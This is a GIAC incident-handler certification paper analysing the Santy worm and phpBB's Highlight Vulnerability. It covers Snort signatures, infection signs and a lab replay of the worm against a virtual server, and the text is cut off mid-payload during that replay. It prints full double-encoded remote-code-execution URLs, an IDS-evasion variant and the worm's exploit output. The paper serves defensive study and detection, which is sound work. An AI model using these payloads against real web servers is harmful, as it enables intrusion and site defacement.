Global Information Assurance Certification Paper

What is Santy bringing you this year?

GIAC Certified
Incident Handler

Practical Assignment

Version 4.00
(Option One, Exploit in a lab)

Pieter Danhieux
Amsterdam – Sept. 2004

Table of Contents

List of Figures

Abstract

This paper was written to partially fulfill the requirements for the GIAC Certified Incident Handler certification. It is about the Santy worm found in the wild around December 21st, 2004. This early and evil “Santa Claus” present caused some serious havoc for administrators of phpBB bulletin board software around Christmas 2004, defacing almost 40 thousand phpBB sites in a short period. It is one of the first worms that efficiently use search engines such as Google[1] to find their potential targets. Therefore an analysis of the techniques used and a description of the incident handling process seemed useful to me. I hope it is useful to the security community as well.

Document Conventions

When you read this practical assignment, you will see that certain words are represented in different fonts and typefaces. The types of words that are represented this way include the following:

`command`	Operating system commands are represented in this font style. This style indicates a command that is entered at a command prompt or shell.
`filename`	Filenames, paths, and directory names are represented in this style.
`computer output`	The results of a command and other computer output are in this style
URL	Web URL's are shown in this style.
Quotation	A citation or quotation from a book or web site is in this style.

[1] This technique is also referred to as 'Google Hacking'. See http://johnny.ihackstuff.com for the Google Hacking Database and the book 'Google Hacking' by Johnny Long, published by Syngress.

Statement of Purpose

The purpose of this paper is to provide the community insight into the Santy worm released around Christmas 2004. This worm exploits a bug in the popular phpBB forum software. A search[2] on Google reveals that more than 7 million websites use this software today to provide a communication medium for some sort of community. Even now it is still possible to find[3] many traces on the Internet by the Santy worm.

The goal of this practical is to make the information security community aware of the dissemination method and explain how to react to this kind of incident. This paper consists out of three parts and a number of appendices:

- The first part of this document handles the exploit itself: which techniques are used to find potential victims, which systems are affected and which bug does Santy use to exploit the phpBB software.

- The second part walks through all five stages of the attack process by releasing this worm into a lab and closely watching the actions taken by this *evil creation*. Because the worm normally enters through an Internet connection and an infected host, this behavior needs to be simulated in a virtual environment.

- The last part is an incident handling approach using the SANS Six Steps Incident Handling process. I will explain the actions I took to mitigate the risks posed by Santy.A for my own home network.

- The appendices contain an in-depth analysis of the Highlight Vulnerability[4] in phpBB used by the Santy.A worm and the modified source code of the worm used to perform my *Stages of the Attack* section. The reason why I modified it will be explain later in this paper.

[2] Google search for viewtopic.php: http://www.google.com/search?hl=en&q=viewtopic.php
[3] Google search for Santy traces: http://www.google.be/search?hl=nl&q=NeverEverNoSanity+%22+This+site+is+defaced%21%21%21%22&meta=
[4] Securityfocus phpBB Script Injection Vulnerability: http://www.securityfocus.com/bid/10701/

The Exploit

The section below provides an overview of the exploit itself. Information such as the name and aliases of the exploit, the operating systems affected, attack signatures, and an analysis of the exploit used by the Santy worm.

Exploit Name

The original worm was named the Santy worm because the message it left behind when defacing a website contained the string *NeverEveryNoSanity.* Moreover, it was found in the wild just before Christmas 2004, the time when Santa Claus comes around.

As usual, all anti-virus vendors labeled this worm differently, using variants of this original name. The table below gives an overview:

Alias	Vendor	URL
Perl.Santy	Symantec	http://securityresponse.symantec.com/avcenter/venc/data/perl.santy.html
Santy	F-Secure	http://www.f-secure.com/v-descs/santy_a.shtml
Net-Worm.Perl.Santy.a	Kaspersky Lab (AVP)	http://www.viruslist.com/en/viruses/encyclopedia?virusid=68388
WORM_SANTY.A	Trend Micro	http://www.trendmicro.com/vinfo/virusencyclo/default5.asp?VName=WORM_SANTY.A
PERL_SANTY.A	Trend Micro	http://www.trendmicro.com/vinfo/virusencyclo/default5.asp?VName=PERL%5FSANTY%2EA&VSect=P
Perl/Santy-A	Sophos	http://www.sophos.com/virusinfo/analyses/perlsantya.html
Perl/Santy.worm	McAfee	http://vil.nai.com/vil/content/v_130471.htm

Other names that were found, are:

- Perl.Santy.A
- PHP/Santy.worm
- PHP/Santy.A.worm
- Worm.PhpBB.Santy.A
- Unix/Santy.A

The bug the Santy worm exploits is known as the Highlight Vulnerability in phpBB. This vulnerability was first reported[5] by Secunia on November 19, 2004. Just after the worm had been found in the wild, US-CERT released a vulnerability note (VU#497400)[6] and a Technical Cyber Security Alert (TA04-356A)[7] describing the impact, systems affected and potential solution.
The Common Vulnerabilities and Exposures (CVE) database does not yet

[5] Secunia advisory: http://secunia.com/advisories/13239
[6] US-CERT Vulnerability Note: http://www.kb.cert.org/vuls/id/497400
[7] US-CERT Technical Cyber Security Alert: http://www.us-cert.gov/cas/techalerts/TA04-356A.html

contain any entries on this vulnerability. There is, however, a CVE candidate (CAN-2004-1315)[8] under review about this issue.

Because the Santy.A worm uses the popular search engine to find its victims, Google decided on 22 December 2004 to start filtering these requests, in an attempt to eradicate this worm. As was to be expected, several variants of this worm were released that make use of different search engines, like AOL or Yahoo (Santy.b). There was also a variant that starts an IRC bot (Santy.c). Some other worms that had little similarity with the original worm and were named Santy.d, Santy.e, were later renamed, because they turned out to be fundamentally different.

There is one more member of the *Santy family* of worms that is worth mentioning: the Anti-Santy Worm[9]. An unknown individual mutated this worm to spread and patch all vulnerable phpBB bulletin boards found using Google, leaving a warning message: *Your site is a bit safer, but upgrade to >= 2.0.11*.

Operating System

The bulletin board software, phpBB, runs on every operating system that supports PHP. Therefore, almost any Windows or *NIX system is potentially vulnerable to this worm.

The Highlight Vulnerability in phpBB was fixed[10] in version 2.0.11. All previous versions are vulnerable.

Note: While I was preparing the *Stages of the Attack* section of this paper, at first I did not succeed in getting the exploit to work on phpBB version 2.0.10 running on OpenBSD 3.6. After some debugging, I realized that OpenBSD restricts the Apache web server using a chroot() environment. The bug in itself can still be exploited, but if you have configured your Apache server in a very restrictive way, for example using a changed root, you can make the Santy worm, or manual exploitation of this bug, ineffective. However, in *Appendix A: Detailed Exploit Analysis*, I will explain how you can still abuse the system under these circumstances.

[8] CVE Candidate: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2004-1315
[9] F-Secure weblog Anti-Santy worm: http://www.f-secure.com/weblog/archives/archive-122004.html
[10] phpBB Change Log v2.0.11: http://www.phpbb.com/phpBB/viewtopic.php?f=14&t=240636

Protocols/Services/Applications

phpBB[11] is an open-source bulletin board system running over HTTP, which uses PHP as its server-side scripting language. Therefore I will explain briefly how PHP interacts with HTTP and how it relates to phpBB.




Figure 1: Surfing the web

Step 1: When a client surfs to a web page, the browser software makes an HTTP request to TCP port 80 on the server. The following is an example of such an HTTP request:

```
GET /path/file.php HTTP/1.0
Host: existinghost.com
User-Agent: HTTPTool/1.0
```

There are several ways in which your browser can submit information to the server: either via a GET request, a POST request or a PUT method. Only the GET method, which uses the URL itself to pass parameters to the server, is relevant to understand this exploit. For more information on these methods, see RFC 2616[12]. For example, when you submit your name to a website using the GET method, this could be the HTTP request:

```
GET /path/file.php?name=[URL_ENCODED_STRING] HTTP/1.0
Host: existinghost.com
User-Agent: HTTPTool/1.0
```

To be able to pass special characters to the server, your browser needs to

[11] phpBB website: http://www.phpbb.com
[12] RFC 2616: http://www.faqs.org/rfcs/rfc2616.html

encode the string (in this case: your name) to a compatible format. For example, if you want to submit *JP. (GL) Danhieux*, this will be the HTTP request:

```
GET /path/file.php?name= JP.+%28GL%29+Danhieux HTTP/1.0
Host: existinghost.com
User-Agent: HTTPTool/1.0
```

Notice how the '(' was converted to %28, the ')' to %29 and [space] to +. What is happening here, is called *URL encoding*.

Step 2: The web server software accepts the HTTP request, detects a request for a PHP file (/path/file.*php*) and forwards it to the PHP module.

Step 3: The PHP module receives a request for a PHP source file and loads the source code (in our specific case the phpBB source) into memory.

Step 4: The PHP module parses the source code and executes the code using the parameters given by the GET method. In this example, these parameters are *name=JP.+%28GL%29+Danhieux*. The output of this command is returned to the web server software.

Step 5: The web server software creates an HTTP reply from the input received from the PHP module. For example:

```
HTTP/1.0 200 OK
Date: Fri, 25 Jan 2004 23:59:59 GMT
Content-Type: text/html
Content-Length: 1354

<html>
<body>
<h1>Welcome JP!</h1>
  .
  .
</body>
</html>
```

And that is how everyone is able to surf the World Wide Web!

Description and Exploit Analysis

The Santy worm is written in the Perl scripting language which makes exploit analysis easier for humans to read than that of a worm written in assembly language. When the worm is executed, Santy.A makes a connection to Google and queries the search engine for something that almost uniquely identifies a website running the phpBB software. It does this by searching for the *viewtopic.php* file. In order not to receive the same result set every time, it adds two random parameters to the query, which pertain to the topic number.

Once it has obtained a list of its targets, the worm makes a connection to each of the targets and exploits the Highlight Vulnerability in phpBB. This vulnerability allows the worm to execute commands on the server with the privilege level of the web server software itself. It is caused by improper input validation by the phpBB software and the possibility of handling parameters as executable statements in the PHP preg_replace () function.

As explained in the previous section, characters can be URL encoded when submitted to a web server. The Highlight Vulnerability is abused by doubly encoding the single quote character (‘ or %27 encoded) as %2527. %25 is URL decoded into the percentage character (%), thus %2527 becomes %27 which is the encoded equivalent of the single quote. Now, the combination of these encoded single quote characters and the ability of the preg_replace() function to handle parameters as PHP code, can be abused to execute code on the web server. A more detailed analysis of the Santy worm and the phpBB Highlight Vulnerability can be found in *Appendix A: Detailed Exploit Analysis*.




Figure 2: Santy Defacement

After successfully exploiting the bulleting board software, the worm transfers itself to the web server in chunks of 20 bytes, increases its *generation counter* and executes itself on the victim. Every time the worm replicates, it increases a generation variable in its own source code. If the worm has reached a generation number of 4 or higher, it executes an extra piece of code, which replaces all .php/.htm/.shtm/.phtm/.asp/.jsp files on the server, effectively defacing the whole website. This is an attempt to first spread silently, and when enough victims have been compromised, show its true face to the World Wide Web.

Exploit/Attack Signatures

An attack signature is a property inherent to an attack vector, which - ideally - uniquely identifies it. This can be the invariable payload of an exploit, a filename on a server, specific network traffic generated by a worm …

Now that we know the internals of the Santy worm (cfr. Appendix A), it should not be too difficult to generate some effective Santy signatures.

Dissemination
The first signature is to detect if there is a worm spreading through your network. This signature identifies a Santy family worm using Google as search engine for the viewtopic.php file. This signature could yield false positives because the *allinurl: viewtopic.php* can have a valid usage out of the Santy.A context.

Protocol: **TCP** Source: **any** (or your own network range) Destination: **any** Port: **80** (or any other port that has an HTTP server running) Message: **&q=allinurl%3A+%22viewtopic.php%22+%22**

In Snort language, this translates to:

```
alert tcp $HOME_NET any -> $EXTERNAL_NET $HTTP_PORTS (msg:"Santy
family worm searching the Google search engine for
viewtopic.php";
content:"&q=allinurl%3A+%22viewtopic.php%22+%22";
reference:cve,2004-1315; classtype:web-application-attack;)
```

Attack
The second type of signature identifies worms trying to exploit one of our own servers. Here we can generate many unique signatures.

Protocol: **TCP** Source: **any** Destination: **web servers** Port: **80** (or any other port that has a HTTP server running) Message: **highlight=%2527%252esystem(**

Snort signature:

```
alert tcp any any -> $HTTP_SERVERS $HTTP_PORTS (msg: "Santy worm
or phpBB highlight exploit attempt"; content:
"&highlight=%2527%252Esystem("; reference:cve,2004-1315;
classtype:web-application-attack;)
```

Web server log:

```
infected.evil.org - - [29/Jan/2005:19:08:24 +0100] "GET
/viewtopic.php?t=2678&sid=404e630de56cce36069d7bf5fb44e2a0&highlight=
%2527%252Esystem(chr(112)%252echr(101)%252echr(114)%252echr(108)%252e
chr(32)%252echr(45)%252echr(101)%252echr(32)%252echr(34)%252echr(111)
%252echr(112)%252echr(101)%252echr(110)%252echr(32)%252echr(79)%252ec
hr(85)%252echr(84)%252echr(44)%252echr(113)%252echr(40)%252echr(62)%2
52echr(109)%252echr(49)%252echr(104)%252echr(111)%252echr(50)%252echr
(111)%252echr(102)%252echr(41)%252echr(32)%252echr(97)%252echr(110)%2
52echr(100)%252echr(32)%252echr(112)%252echr(114)%252echr(105)%252ech
r(110)%252echr(116)%252echr(32)%252echr(113)%252echr(40)%252echr(72)%
252echr(89)%252echr(118)%252echr(57)%252echr(112)%252echr(111)%252ech
r(52)%252echr(122)%252echr(51)%252echr(106)%252echr(106)%252echr(72)%
252echr(87)%252echr(97)%252echr(110)%252echr(78)%252echr(41)%252echr(
34))%252e%2527 HTTP/1.0"
```

This signature only identifies attacks which try to use the system() function to execute code on your server. This could yield many false negatives for variants of the Santy worm that use other tricks such as URL encoding to hide the 'system()' string, or using other PHP commands than system() to attack the victim.

The following signature uses the filename *m1ho2of* used by the Santy.A worm to replicate itself, but again: this only identifies the Santy.A worm and may miss other Santy-family members.

Protocol: **TCP** Source: **any** Destination: **web servers** Port: **80** (or any other port that has a HTTP server running) Message: **chr(109)%252Echr(49)%252Echr(104)%252Echr(111)%252Echr(50)%252Echr(111)%252Echr(102)**

Snort signature:

```
alert tcp any any -> $HTTP_SERVERS $HTTP_PORTS (msg: "Santy.A
worm replicating"; content: "
chr(109)%252Echr(49)%252Echr(104)%252Echr(111)%252Echr(50)%252Echr(11
1)%252Echr(102)"; reference:cve,2004-1315; classtype:web-
application-attack;)
```

Web server log:

```
infected.evil.org - - [29/Jan/2005:19:08:24 +0100] "GET
/viewtopic.php?t=2678&sid=404e630de56cce36069d7bf5fb44e2a0&highlight=
%2527%252Efwrite(fopen(chr(109)%252echr(49)%252echr(104)%252echr(111)
%252echr(50)%252echr(111)%252echr(102),chr(97)),chr(35)%252echr(33)%2
52echr(47)%252echr(117)%252echr(115)%252echr(114)%252echr(47)%252echr
(98)%252echr(105)%252echr(110)%252echr(47)%252echr(112)%252echr(101)%
252echr(114)%252echr(108)%252echr(10)%252echr(117)%252echr(115)%252ec
hr(101)%252echr(32)),exit%252e%2527 HTTP/1.1"
```

The most generic signature would be:

Protocol: **TCP**
Source: **any**
Destination: **web servers**
Port: **80** (or any other port that has a HTTP server running)
Message: **highlight=%2527%252e**

Snort signature:

```
alert tcp any any -> $HTTP_SERVERS $HTTP_PORTS (msg: "phpBB
highlight exploit attempt"; content: "&highlight=%2527%252E";
reference:cve,2004-1315; classtype:web-application-attack;)
```

Web server log:

```
infected.evil.org - - [29/Jan/2005:19:08:24 +0100] "GET
/viewtopic.php?t=2678&sid=404e630de56cce36069d7bf5fb44e2a0&highl
ight=%2527%252Esystem(chr(112)%252echr(101)%252echr(114)%252echr
(108)%252echr(32)%252echr(45)%252echr(101)%252echr(32)%252echr(3
4)%252echr(111)%252echr(112)%252echr(101)%252echr(110)%252echr(3
2)%252echr(79)%252echr(85)%252echr(84)%252echr(44)%252echr(113)%
252echr(40)%252echr(62)%252echr(109)%252echr(49)%252echr(104)%25
2echr(111)%252echr(50)%252echr(111)%252echr(102)%252echr(41)%252
echr(32)%252echr(97)%252echr(110)%252echr(100)%252echr(32)%252ec
hr(112)%252echr(114)%252echr(105)%252echr(110)%252echr(116)%252e
chr(32)%252echr(113)%252echr(40)%252echr(72)%252echr(89)%252echr
(118)%252echr(57)%252echr(112)%252echr(111)%252echr(52)%252echr(
122)%252echr(51)%252echr(106)%252echr(106)%252echr(72)%252echr(8
7)%252echr(97)%252echr(110)%252echr(78)%252echr(41)%252echr(34))
%252e%2527 HTTP/1.1"
```

This last signature includes the minimum of characters needed to exploit the Highlight Vulnerability of phpBB and will therefore catch most of the Santy variants as well as manual exploitation of the phpBB software.

However, a smart attacker will know how to deceive the intrusion detection system with common techniques such as packet fragmentation or URL encoding. An example of this is to use extra characters between the *highlight*= string and *%2527*.

```
http://phpBBSERVER/forum/viewtopic.php?t=1&highlight=fooba
r%2527%252esystem(w)%252e%2527
```

Web server log:

```
infected.evil.org - - [03/Feb/2005:23:45:42 +0100] "GET
/viewtopic.php?t=2678&highlight=foobar%2527%252esystem(w)%252e%2
527 HTTP/1.1"
```

This would not be detected by the IDS using the most generic signature.

Infected
Here are some system-based post-mortem signs of Santy.A infection:

- All .html/.shtml/.phtml/.asp/.jsp/.php files have been replaced with this content:

```
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<HTML><HEAD><TITLE>This site is defaced!!!</TITLE></HEAD>
<BODY bgcolor="#000000" text="#FF0000"><H1>This site is
defaced!!!</H1> <HR><ADDRESS><b>NeverEverNoSanity WebWorm
generation [GENERATION] </b></ADDRESS></BODY></HTML>
```

- A file named *m1ho2of* has been deleted in the directory where phpBB is installed
- A lot of garbage requests to viewtopic.php in your web server log files

Stages of the Attack

The following paragraphs describe how the worm attacked one of my home-hosted servers from the Internet. I will describe the attack from the point of view of the worm (me being the Santy worm executing the programmed code).

Because it would be too risky and not so smart to fire up a copy of the Santy worm on an internet server waiting to attack my home server, I have set up a small test environment. For you to fully understand what happens in this attack, I have included some information about my lab infrastructure and the attacking/infected system. I have also modified the Santy worm's source code to print some debugging information to be able to monitor each stage of the attack. I have included the modified worm code in *Appendix B* for validation only.

Victim - Target System: phpBB001 / 10.2.0.10
The goal of the worm is to infect the server named phpBB001. This is an OpenBSD 3.6 server running in a VMware environment. The server is running Apache 1.3.29 and is set up NOT to use the default chroot() configuration. phpBB v2.0.10 is installed using PHP 4.3.5RC3 for the scripting part and MySQL server 4.0.20 as the database management system and can be accessed at http://phpBB001/forum/. Another, irrelevant website is running on http://phpBB001/ just to be able to see the impact of the worm on this website. TCP port 80 on the gateway (192.168.254.11 - simulated by VMware using NAT) has been forwarded to phpBB01 to be accessible from the Internet.

Attacker - Infected System
The attacker host is a server named *Santy Claus* infected with a generation 3 Santy worm (to speed up the process of defacing infected sites). The server is running Windows 2000 Professional and some lines in the Santy worm source code are modified to make sure the worm queries my own FakeGoogle server instead of an official Google server.

FakeGoogle
The FakeGoogle system is an OpenBSD 3.5 system running Apache 1.3.29 and PHP 4.3.5RC3. It will simulate www.google.com by answering requests from the worm, directing the worm to the phpBB001 server. The following PHP script is used to generate random URLs.

```
$ cat index.php
<?php

$sites=
array("http://192.168.254.11/forum/viewtopic.php?t=","h
ttp://sitewhichdoesnotresolve/phpBB/viewtopic.php?topic
=","http://www.bsdaemon.be/viewtopic.php?topic=");
```

```
// Three sites to return as search result:
// - target phpBB bulletin board
// - non-existent server (hostname does not resolve
// - server which is not vulnerable (at least I hope //
so, because I did not install phpBB on that server)
$topic=array(1,2,3);

// Echo HTML code to comply to Google layout
<snip>
// end-google-header

// Generate URLs:
<?php $site=$sites[2].$topic[rand(0,2)];?>
<?php echo $site;?>
<br><font color=#008000>
<a href=<?php echo $site;?> >MikeRoweHard</a>
<?php echo $site;?>-  25k - </font>

<?php $site=$sites[1].$topic[rand(0,2)];?>
<?php echo $site;?>
<br><font color=#008000>
<a href=<?php echo $site;?> >Non-existent</a>
<?php echo $site;?>-  25k - </font>

<?php $site=$sites[0].$topic[rand(0,2)];?>
<?php echo $site;?>
<br><font color=#008000>
<a href=<?php echo $site;?> >Me Me! Choose me!</a>
<?php echo $site;?>-  25k - </font>

// Echo HTML code to comply to Google layout
<snip>
// end-footer
?>
```

The result is the following output screen if we surf to the FakeGoogle (http://192.168.254.11) server from the test environment.




Figure 3: FakeGoogle for Santy

Network Diagram

The following network diagrams give a complete impression of the simulated situation and the test environment used to simulate it.




Figure 4: Network Diagram

Reconnaissance

Thu 10 Feb 2005 – Where Does Santy Want To Go Today?

Santy Claus: Hi, I am Santy Claus, bringing you Sanity! Let's first connect to Google and shoot this query allinurl:"viewtopic.php" "topic=3" to identify phpBB forums. Aha, look at that: Google returned 3 results and 1 result page!

```
G:\GCIH>perl santy.pl
[Reconnaissance]
URL found on Google:
http://www.bsdaemon.be/viewtopic.php?topic=1
URL found on Google:
http://sitewhichdoesnotresolve/phpBB/viewtopic.php?topi
c=1
URL found on Google:
http://192.168.254.11/forum/viewtopic.php?t=2
press [Enter] to continue...
```

This is the only reconnaissance the Santy worm does to find information about his targets. Notice that FakeGoogle only returns 3 potential (predefined) victims to keep this attack within the controlled environment.

Scanning and Exploiting the System

Thu 10 Feb 2005 – Who Is Knocking At the Door?

Santy Claus: Let's check if there are any phpBB forums that are vulnerable to the Highlight Vulnerability bug. I will try to create a file named m1ho2of and try to execute 'print HYv9po4z3jjHWanN'. If I cannot find the marker string HYv9po4z3jjHWanN in the response from the target, the server is not vulnerable. If it does print the marker string... Bingo!

The first target is http://www.bsdaemon.be.

```
[Scanning and Exploiting]
Next victim URL:
http://www.bsdaemon.be/viewtopic.php?topic=1
press [Enter] to continue...

Exploit URL:
http://www.bsdaemon.be/viewtopic.php?topic=1&highlight=
%2527%252Esy
stem(chr(112)%252echr(101)%252echr(114)%252echr(108)%25
```

```
2echr(32)%252echr(45)%252
echr(101)%252echr(32)%252echr(34)%252echr(111)%252echr(
112)%252echr(101)%252echr
(110)%252echr(32)%252echr(79)%252echr(85)%252echr(84)%2
52echr(44)%252echr(113)%2
52echr(40)%252echr(62)%252echr(109)%252echr(49)%252echr
(104)%252echr(111)%252ech
r(50)%252echr(111)%252echr(102)%252echr(41)%252echr(32)
%252echr(97)%252echr(110)
%252echr(100)%252echr(32)%252echr(112)%252echr(114)%252
echr(105)%252echr(110)%25
2echr(116)%252echr(32)%252echr(113)%252echr(40)%252echr
(72)%252echr(89)%252echr(
118)%252echr(57)%252echr(112)%252echr(111)%252echr(52)%
252echr(122)%252echr(51)%
252echr(106)%252echr(106)%252echr(72)%252echr(87)%252ec
hr(97)%252echr(110)%252ec
hr(78)%252echr(41)%252echr(34))%252e%2527
```

This should execute the following code on the victim machine:

```
perl -e "open OUT,q(>m1ho2of) and print q(HYv9po4z3jjHWanN)"
```

Santy Claus: Darn, it does not seem to return the marker string, just HTML code from a website! Let's try the next one. The second target is http://sitewhichdoesnotresolve.

```
Next victim URL:
http://sitewhichdoesnotresolve/phpBB/viewtopic.php?topi
c=1
press [Enter] to continue...

Exploit URL: Exploit URL:
http://sitewhichdoesnotresolve/viewtopic.php?topic=1&hi
ghlight=%2527%252Esystem(chr(112)%252echr(101)%252echr(
114)%252echr(108)%252echr(32)%252echr(45)%252
echr(101)%252echr(32)%252echr(34)%252echr(111)%252echr(
112)%252echr(101)%252echr
(110)%252echr(32)%252echr(79)%252echr(85)%252echr(84)%2
52echr(44)%252echr(113)%2
52echr(40)%252echr(62)%252echr(109)%252echr(49)%252echr
(104)%252echr(111)%252ech
r(50)%252echr(111)%252echr(102)%252echr(41)%252echr(32)
%252echr(97)%252echr(110)
%252echr(100)%252echr(32)%252echr(112)%252echr(114)%252
echr(105)%252echr(110)%25
```

```
2echr(116)%252echr(32)%252echr(113)%252echr(40)%252echr
(72)%252echr(89)%252echr(
118)%252echr(57)%252echr(112)%252echr(111)%252echr(52)%
252echr(122)%252echr(51)%
252echr(106)%252echr(106)%252echr(72)%252echr(87)%252ec
hr(97)%252echr(110)%252ec
hr(78)%252echr(41)%252echr(34))%252e%2527
```

Santy Claus: Bugger! Again no luck, the site does not seem to reply. My last target is http://192.168.254.11.

```
Next victim URL:
http://192.168.254.11/forum/viewtopic.php?t=2
press [Enter] to continue...

Exploit URL:
http://192.168.254.11/forum/viewtopic.php?t=2&highlight
=%2527%252Esystem
(chr(112)%252echr(101)%252echr(114)%252echr(108)%252ech
r(32)%252echr(45)%252echr
(101)%252echr(32)%252echr(34)%252echr(111)%252echr(112)
%252echr(101)%252echr(110
)%252echr(32)%252echr(79)%252echr(85)%252echr(84)%252ec
hr(44)%252echr(113)%252ec
hr(40)%252echr(62)%252echr(109)%252echr(49)%252echr(104
)%252echr(111)%252echr(50
)%252echr(111)%252echr(102)%252echr(41)%252echr(32)%252
echr(97)%252echr(110)%252
echr(100)%252echr(32)%252echr(112)%252echr(114)%252echr
(105)%252echr(110)%252ech
r(116)%252echr(32)%252echr(113)%252echr(40)%252echr(72)
%252echr(89)%252echr(118)
%252echr(57)%252echr(112)%252echr(111)%252echr(52)%252e
chr(122)%252echr(51)%252e
chr(106)%252echr(106)%252echr(72)%252echr(87)%252echr(9
7)%252echr(110)%252echr(7
